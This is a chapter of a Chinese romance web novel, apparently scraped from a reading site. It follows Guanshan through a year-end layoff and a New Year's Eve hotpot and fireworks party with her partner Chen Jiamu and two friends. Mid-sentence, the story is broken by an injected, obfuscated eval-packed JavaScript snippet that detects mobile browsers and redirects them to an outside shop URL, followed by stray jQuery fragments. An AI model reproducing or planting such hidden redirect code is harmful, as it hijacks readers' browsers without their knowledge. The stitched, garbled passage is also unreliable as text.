20. 新年
作品:《捡到一棵树》 一到年底,关山就忙到脚朝天,老板把几个月的工作量都压缩在这几天,像是马上要跑路。本来不喜欢喝饮料的她也开始和小胡一起点咖啡,但午休的时候还是会累到趴在桌上睡到打呼。
上次和陈嘉木推心置腹地聊了一场,她已经不会再因为外卖多加卤蛋就觉得愧疚了,她要善待自己。这几天下班回家关山都选择打车,没有难闻的汗馊味和吵人的音视频外放,司机开着暖风,她不知不觉就睡着了。
直到陈嘉木打来电话,她才强制自己清醒,打着哈欠接起来:“我要吃烤肉,肥滋滋的那种。还有豆皮,被油烤到半干,配着香菜一起,斯哈...”陈嘉木还一句话没说,她就给自己说饿了,中午吃的盖饭早就消化了,肚子也开始咕噜着配合她。
陈嘉木在电话那边笑出声:“好,我们吃烤肉,那你先回家休息,我去买菜。”
“一起吧。”出租车已经停到小区口,关山付了钱下车,往小区里走,“我在凉亭这等你。”
关山把外套的帽子兜在头上,整个人缩起来靠着柱子看云,怪不得陈嘉木喜欢这个位置,这里背风视野又好。
陈嘉木快步跑向凉亭,看到她闭着眼睛,放轻了脚步。本来关山的外套就很厚,现在这样更像个绒球。他忍不住弯腰靠近,轻轻吻了一下她的额头。
关山闻到熟悉的味道,起身倒向他,脸埋在他的大衣上:“不是说了不许在外面亲我吗。”
“还是我自己去买菜吧。”陈嘉木隔着帽子揉了揉她的头发。
“我是坚强勇敢的人,我只是五行缺觉,可以去买菜。”
关山困得像喝醉了一样,开始胡言乱语了,陈嘉木笑着牵住她的手:“好,坚强勇敢的关山。”
两个人走到超市的时候,关山已经被冷风吹精神了,突然想起方竞舟已经有段时间没来看陈嘉木了。不知道他们家是怎么跨年的,厉檬之前约他们一起,她还没来得及问他。
陈嘉木看她在那发呆,把牛肉卷放在购物车里:“在想什么?”
“前几天厉檬打电话想和我们一起跨年。你家那边怎么过的,用不用回家一趟?”
陈嘉木又拿了一大包薯条:“那你要和我一起回去吗?”
关山的头摇成拨浪鼓,谁会和半生不熟的老板一起跨年啊。
“那我不回去。年底集团审计,年会总结之类的事情很多,集团有很多事要忙,以前也都是我自己过。”陈嘉木眼中的落寞一闪而过,牵着关山的手,“我们一起跨年。”
她扶着购物车往前走:“那得多买点菜了。跨年吃火锅,来年一定红红火火。”说着,她又想到了什么,“你有没有想邀请来一起跨年的朋友?”
陈嘉木第一时间想到了孙特助,他以前也没什么朋友,生病之后和别人就更没联系了。他从货架上拿了几包原味薯片,看向关山:“有,是男人。你介意吗?”他已经领教过关山的边界感有多强,她的安全感要慢慢补回来。
关山噗地笑了,然后故作深沉仰头看他:“你最好的朋友如果是女性,我们就要好好谈谈了哦陈先生。”
“你会吃醋啊?”
陈嘉木脸上的惊讶不像是装的,关山反问他:“这很奇怪吗?”
“想象不出来。”陈嘉木一本正经地摇摇头。
她拿了几盒进口巧克力放进购物车,拍了拍他的肩膀:“那是因为陈先生在这方面做得很好,陈太太不会没醋硬吃。”
“陈太太”三个字像是加热后的蜜糖,化在他的心尖上。他一手推购物车一手牵住关山的手,克制着吻她的冲动。
临近元旦假期,关山收到了裁员信息,既没有提前通知更谈不上经济补偿。关山虽然也不是很喜欢这份工作,但是她喜欢稳定,如果有持续收入就会更安心。她本就有心再找其他工作,但是年底机会很少,本打算过完年再说的。
小胡也没逃过,她一整天都没有什么活力,也不和关山闲聊了,低着头不停发信息。刚转正就被裁员,这又是她大学毕业后第一份工作,难以接受也正常。关山默默给她点了一杯全家福奶茶。
关山已经多次经历这种状况,只想着还要把她的靠垫毯子都拿回家。她给陈嘉木发了信息:我被裁员了,晚上来接我(T_T)
陈嘉木正在和孙特助说跨年聚会的事,看到她的信息马上就回复了:好。这下可以在家跟我二人世界了诶(*?ω<>
关山看着那个颜文字总觉得很欠揍:你是不是在家做了某些神秘仪式,心愿达成了啊。
陈嘉木收到孙特助答应邀约的信息之后,笑着回复关山:我才没有。陈太太不如跟我许愿,我可以满足你一个愿望。
我要三室一厅,楼下有花园,物业会动物友好,安保做到位的。
发完了关山自己都想笑,她像是在给房产中介发信息。
下班以后,关山抱着两个大袋子,一出电梯就看到陈嘉木迎上来,他接过东西:“暂时可以放松一段时间了,开心吗?”
“开心不起来。”关山撇嘴,年终奖没了。
陈嘉木叫的车停在大厦门口,他把东西放进后备箱,和关山一起坐在后排,揽着她的肩膀:“我们把东西放回家就去外面吃吧?庆祝你提前结束被资本家奴役的生活。”
“我都失业了,还吃这么好哦。再说了,你也是资本家。”关山靠在他身上,“对了,你的朋友是哪位啊?有没有什么忌口?”
“是孙特助,他倒是没忌口。”陈嘉木看着关山从他怀里弹起来。
“孙特助和你是朋友啊?”幸好之前没有因为他是方竞舟的特助说什么坏话,她挠了挠鼻子。
不上班的人会彻底放松。休息的这两天,第一天关山一直在补觉,她醒了吃吃饱睡,直接进入养膘状态。第二天可算缓过来了,起来和陈嘉木做大扫除,去去霉运。
两个人收拾完就端着水果茶坐在窗前等雪,一起通关卡了好久的游戏。有陈嘉木陪着她,她短暂失业的焦虑完全没生存土壤。
跨年的当天,厉檬下午就到了,拎着两瓶红酒,和一大袋烟花。她的头发比上一次关山见她时更短了,配上她活力四射的状态,格外飒爽。
陈嘉木一个人穿着围裙在厨房备菜,厉檬坐在沙发
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198959|197143||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
上,仔细打量着客厅。虽说她来过很多次了,但自从陈嘉木在,她们每次都约在外面,这还是她第一次看到关山家焕然一新的样子。
以前全屋都是黑白色调,也几乎没有软装,简直是性冷淡样板间。现在客厅摆着鲜花,白色的餐桌被罩上了草莓桌布,窗帘也换成暖黄色的,还加了一层遮光布。她好奇地左看右看,像是在找不同。再看卧室,房间里多了一个取暖器,桌子上的相框里是他们在动物园的合影。床上躺着一只小狮子,贴着巨大的海豹玩偶,很小鸟依人。
厉檬满意地笑着:“看来过得不错,我放心了!”
两人又聊了一会儿,关山起身去厨房,从背后抱了他一下:“陈大厨,辛苦了。”
陈嘉木用没沾湿的那只手拍了拍她的胳膊:“怎么留客人自己,我这边没事,你们去说话吧。”
“好贤惠哦陈先生。”关山往客厅看了一眼,确认厉檬在看电视后,飞快在他脸上亲了一下,“奖励。”
陈嘉木看她像小鸟一样飞走,玻璃上的反光照出他的笑容,有点傻。
跨年歌会开始以后,孙特助才到。关山先听到的敲门声,打开门就看到他还穿着西装,拿着一个包装精美的礼品盒,表情有些拘谨,像是上门送礼的乙方。
陈嘉木也跟过来,看到孙特助时笑了笑,接过礼物:“怎么穿的这么正式?”
孙特助将西装挂在门口:“临时加了会儿班。我第一次来总不能空手的,这是一套餐具,希望你们别嫌弃。”
“不会不会,很感谢。”关山再次共情了孙特助,笑着招呼,“快进来吧。”
三个人回到客厅,陈嘉木开口介绍:“这是我的朋友,孙阳。这是关山的朋友,厉檬。”
人到齐了,陈嘉木把菜都端来,关山给几个杯子里倒上红酒。火锅蒸腾着水汽,更热闹的是几个人聊天的声音。孙特助本就不是话多的人,他多半时间都在听,只默默吃着涮肉。关山以为是他饭量大,用手肘撞了撞陈嘉木的胳膊,又看了一眼孙特助。
陈嘉木会意,往孙特助那边下了肉:“我老婆怕你吃不饱,你自己夹。”
“谢谢关小姐。”
孙特助抬手要夹肉,被陈嘉木拦下:“什么关小姐,这是陈太太。”
厉檬在餐桌下踢了踢关山,低头捂嘴笑着。
四人吃完火锅,桌上还剩了不少菜。买菜的时候只想着这个好,买了,那个也不错,买了,压根没有估算食量。几个人撑得不行,桌子都没收拾,瘫在沙发上看跨年歌会。
可能是喝了酒的缘故,孙特助解开两颗衬衣扣子,坐姿也不再那么板正了。厉檬酒量一直很好,还能时不时对着电视上的明星吐槽。关山从没见过陈嘉木喝酒,但看他神色如常,酒量应该也不差。
厉檬揉了揉肚子:“我买了烟花,我们去楼下放吧?不然待会儿该倒计时了。”
几个人起身穿外套,下楼的时候陈嘉木说回去拿点东西。等他到了楼下,就看到孙特助自己站在一边,举着烟火棒,像个人形火把。关山正和厉檬蹲在空地上摆大号烟花,看到他过来招了招手。